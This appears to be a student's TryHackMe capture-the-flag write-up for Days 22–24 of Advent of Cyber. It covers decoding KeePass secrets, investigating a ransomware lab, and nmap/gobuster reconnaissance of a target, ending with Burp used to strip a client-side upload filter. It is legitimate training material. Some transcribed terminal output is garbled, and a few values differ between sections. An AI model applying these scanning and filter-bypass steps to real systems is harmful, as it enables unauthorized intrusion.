
Going to the Recycle Bin section, we see the Elf Security System there. By editing its entry, we were able to get the credentials, superelfadmin as the username and nothinghere as the password. Thus, giving us **superelfadmin:nothinghere** as the answer.



Question 8

Using the notes from Elf Security System in question 7, we went ahead and decode it on CyberChef, and got a link.

Going to the provided link, we were able to get the flag, that is **THM{657012dcf3d1318dca0ed864f0e70535}**



The screenshot shows a GitHub Gist page with the URL gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8. The page title is "GitHub Gist". It features a search bar and links to "All gists" and "Back to GitHub". Below the header, it says "Instantly share code, notes, and snippets." A user profile for "heavenraiza / cyberelf" is shown, with a note that it was created 2 years ago. There are tabs for "Code" (which is selected), "Revisions" (1), and "Stars" (23). The code block contains a single line of text: "1 THM{657012dcf3d1318dca0ed864f0e70535}".

Thought Process/Methodology:


Having access to the machine's IP, we logged in the Remmina using 10.10.83.13 as the server, Administrator as the username and sn0wFlakes!!! as the password. For question 1, we saw the name of the folder at the Desktop looks cryptic, so we went inside and there is the KeePass database, so the name of the folder must mean something. Thus, we copied and pasted the name of the folder in CyberChef and using Magic as the recipe, we got the password to KeePass database, thegrinchwashere. For question 2, looking at the properties in CyberChef from question 1, we knew that the encoding method listed as the 'Matching ops' is base64. We were able to get into the KeePass database after acquiring the password, and looking at the hiya key note straight away, we got the answer for question 3. Question 4, we went to the Network section and found the Elf Server. We right-clicked on it and edited its entry, and from there, we were able to see the password, but not the one that we wanted just yet. Copying the password there and pasting it in CyberChef, we got the password sn0wM4n! For question 5, we could already know that the obvious answer would be hex since the notes in Elf Server and the properties in CyberChef gave it away, but just to make sure, we used Hex as the recipe in CyberChef and were able to get the same password, so hex should be the answer. Question 6, we went to the eMail section and found ElfMail, and using the exact same method in Question 5, we were able to get its password as well, ic3Skating!. Question 7, going to the Recycle Bin section, we were able to find the Elf Security System. By editing its entry, like we did in question 5 and 6, we were able to get the username:password pair for it. For the last question, we took the notes that were in Elf Security System in question 7 and decoded it in CyberChef. By the help of TryHackMe, using Charcode as the recipe twice, comma as the delimiter and base of 10, we were able to get a link. After that, going to the given link, we were brought to github and from there, stated clearly the flag for the day, getting us our final answer.

Day 23: The Grinch strikes again!

Tools Used: AttackBox, Terminal, Remmina


Question 1

The wallpaper after we logged into remmina said **THIS IS FINE**




Question 2

After getting the fake 'bitcoin address', we used the command **echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d** in the terminal to decrypt it.




Thus, getting us the plain text value, **nomorebestfestivalcompany**



```
root@ip-10-10-37-5:~# echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d
nomorebestfestivalcompanyroot@ip-10-10-37-5:~#
```


Question 3

Checking in the **Documents** and in the file **confidential**, we were able to get the extension of the encrypted file, which is **.grinch**



Question 4

Another easy way to get the name of the suspicious scheduled task is by looking at the **Desktop**, there we were able to get it, which is **opidsfsdf**



Question 5

By checking in the task scheduler, we could see the location of the suspicious scheduled task, which is **C:\Users\Administrator\Desktop\opidsfsdf.exe**

The screenshot shows the Windows Task Scheduler interface. On the left, there's a tree view with 'Task Scheduler (Local)' expanded, and 'Task Scheduler Library' selected. The main pane displays a list of tasks:

Name	Status	Triggers
Amazon Ec2...	Ready	At system startup
GoogleUpda...	Disabled	Multiple triggers defined
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour
opidsfsdf	Running	At log on of ELFSTATION4\Administrator
ShadowCop...	Ready	Multiple triggers defined

Below the list, a message says: "When you create a task, you must specify the action that will occur when your task starts. To change the action for an existing task, open the task property pages using the Properties command." The 'Actions' tab is selected in the navigation bar.

In the details pane, under the 'Action' section, it shows:

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

The 'Details' column for the 'Start a program' action is highlighted with a red underline.

Question 6

Clicking on the properties of the ShadowCopy on task scheduler library,



The screenshot shows the Windows Task Scheduler interface. The left pane shows the task list, and the right pane shows the properties of the 'ShadowCopy' task. The 'Actions' tab is selected in the navigation bar.

The 'Action' section shows:

Action	Details
Start a program	C:\Windows\system32\vssadmin.exe Create Shadow /AutoRecover


A vertical toolbar on the right is titled 'Actions' and includes icons for Task, File, Task Sequence, Group, Question, and Selection.

we were able to get its Volume ID, which is **7a9eea15-0000-0000-0000-010000000000**




Question 7

By going into the drive **Backup (Z:)** and ticking the File name extensions and Hidden items at the top, we were able to get the name of the hidden folder, that is **confidential**




Question 8

Inspecting the properties of the confidential folder and going under the Previous Versions tab, we restored it



Then, going into the confidential folder, we got the password **m33pa55w0rd!Zseecure!** found in the file master-password.txt



Thought Process/Methodology:

Having access to the machine's IP and using the AttackBox in THM, we went ahead to Remmina to login. We put 10.10.246.26 as the server, Administrator as the username and sn0wFlakes!!! , thus getting us logged in successfully. There, we were able to see clearly what the wallpaper said in the background, that is THIS IS FINE which is the answer for question 1. For question 2, we got the plain text value by opening the RansomNote.txt file in the Desktop and copying the fake bitcoin address in the file, bm9tb3JIYmVzdGZlc3RpdmFsY29tcGFueQ== . After that using a command, we were able to acquire the plain text value, which is nomorebestfestivalcompany. Question 3, going to the Documents folder and ticking the File name extensions and Hidden items at the top, we saw a folder named confidential. Going into it, we were able to see the extension of the encrypted file, which is .grinch . Question 4, the name of the suspicious scheduled task can be found not only in the task scheduler, but also at the Desktop, which is opidsfsdf. Question 5, we clicked on the scheduled task opidsfsdf and were able to see the location of the executable, which is C:\Users\Administrator\Desktop\opidsfsdf.exe . Question 6, using the same method as question 5, but rather than just copying the location, we checked its properties to find the ShadowCopy Volume ID in it. There we were able to get it, 7a9eea15-0000-0000-010000000000. Question 7, going into the drive Backup (Z:) and using the same method as question 3, we got the name of the hidden folder, confidential. Question 8, by clicking on the properties of the folder confidential, we restored it to its previous version to restore the encrypted files within. After doing so, we opened the file inside named master-password.txt , and got the password m33pa55w0rdIZseecure! .

Day 24: The Trial Before Christmas

Tools Used: THM Attackbox, Kali Linux, Burp, Firefox

(P/S my THM attackbox ran out of time and had to change to kali linux halfway)

Question 1

Type in echo "10.10.203.39" > target.txt to set as target and then start nmap on the Attack IP 10.10.203.39. There are two open ports, 80 and 65000.

```
root@ip-10-10-73-25:~# touch target.txt
root@ip-10-10-73-25:~# echo "10.10.203.39" > target.txt
root@ip-10-10-73-25:~# cat target.txt
10.10.203.39
```


```
root@ip-10-10-73-25:~# nmap -p- -T5 10.10.203.39

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-24 11:47 BST
Warning: 10.10.203.39 giving up on port because retransmission cap hit (2).
Nmap scan report for ip-10-10-203-39.eu-west-1.compute.internal (10.10.203.39)
Host is up (0.00031s latency).
Not shown: 65523 closed ports
PORT      STATE    SERVICE
80/tcp    open     http
14144/tcp filtered unknown
15388/tcp filtered unknown
18085/tcp filtered unknown
19470/tcp filtered unknown
20058/tcp filtered unknown
38080/tcp filtered unknown
40167/tcp filtered unknown
41671/tcp filtered unknown
44791/tcp filtered unknown
50517/tcp filtered unknown
65000/tcp open     unknown
MAC Address: 02:B3:5F:9D:20:ED (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 614.47 seconds
root@ip-10-10-73-25:~#
```

Question 2

What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step. Typing in 10.10.203.39:65000 in the search bar and we find that the title of the website is Light Cycle



Question 3

What is the name of the hidden php page?

Start up a gobuster by typing `gobuster dir -u http://10.10.203.39:65000 -x php -w /usr/share/wordlists/dirbusters/directory-list-2.3-medium.txt -t 40`. We find that there is a file called `/uploads.php` which is the answer to question 3

```
root@ip-10-10-73-25:~# gobuster dir -u http://10.10.203.39:65000 -x php -w /usr/share/wordlists/
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.203.39:65000
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:   php
[+] Timeout:      10s
=====
2022/07/24 12:04:09 Starting gobuster
=====
Error: error on running goubster: failed to get number of lines: read /usr/share/wordlists/: is a directory
root@ip-10-10-73-25:~#
```

```
(1211200107㉿kali)-[~] $ IMPORT: route-related options modified
(1211200107㉿kali)-[~] $ gobuster dir -u http://10.10.203.39:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40 [Link MTU to 1625]
2022-07-24 07:08:31 Using peer cipher 'AES-256-CBC'
```

```
File Actions Edit View Help
1211200107@kali:~
```

```
2022-07-24 08:46:02 Outgoing Control Channel Authentication: Using 512 bit me
(1211200107㉿kali)-[~] $ IMPORT: route-related options modified
(1211200107㉿kali)-[~] $ gobuster dir -u http://10.10.203.39:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40 [Link MTU to 1625]
2022-07-24 08:46:03 Using peer cipher 'AES-256-CBC'

Gobuster v3.1.0 (1194)
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) [992→212992]

=====
[+] Url: 4/08:46:02 UDP Link http://10.10.203.39:65000 [9.195.1194]
[+] Method: 08:46:02 TLS: Init GET packet from [AF_INET]18.102.129.195:1194, si
[+] Threads: 0xe0f7        40
[+] Wordlist: 46:03 VERIFY OK /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt [2022-07-24 08:46:03 VERIFY OK]
[+] Negative Status codes: 404
[+] User Agent: 0:03 H+ Certificate extended key usage
[+] Extensions: Web Server Application
[+] Extensions: PHP
[+] Timeout: 13:46:03 VERIFY EK 10s

=====
2022/07/24 09:02:05 Starting gobuster in directory enumeration mode [Link MTU to 1625]
```

```
/uploads.php (Status: 200) [Size: 1328] [Inconsistently, local='keysize']
/index.php?op=keysizes (Status: 200) [Size: 800]
/assets (Status: 301) [Size: 322] [→ http://10.10.203.39:65000/assets/]
```


Question 4

What is the name of the hidden directory where file uploads are saved? Based on the previous images, we can also see that there is a file called /grid which will be the answer to question 4

Question 5

What is the value of the web.txt flag?

1. Open up burp suite and go to proxy > options and edit on Intercept Client Requests and delete javascripts



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Proxy Listeners' section, a listener is configured on port 8080. An 'Edit' button for this listener is highlighted. A modal dialog titled 'Edit request interception rule' is open, showing a complex boolean expression for matching file extensions. Below the dialog, the 'Intercept Client Requests' section displays a list of rules, with one specific rule being edited, showing its detailed configuration.

2. Open up firefox and open up the page /uploads.php on port 65000. Then accept upload.js and drop filter.js

Burp Suite Community Edition v2021.10.3 - Temporary Project

Request to http://10.10.203.39:65000

Proxy tab selected. Intercept is on.

Pretty tab selected. Request details:

```
1 GET /uploads.php HTTP/1.1
2 Host: 10.10.203.39:65000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=rvtv5uul551d9f7sd4np4jvdtn
9 Upgrade-Insecure-Requests: 1
10
11
```

INSPECTOR tab is visible on the right.

Aperture Clear? +

10.10.203.39:65000/uploads.php

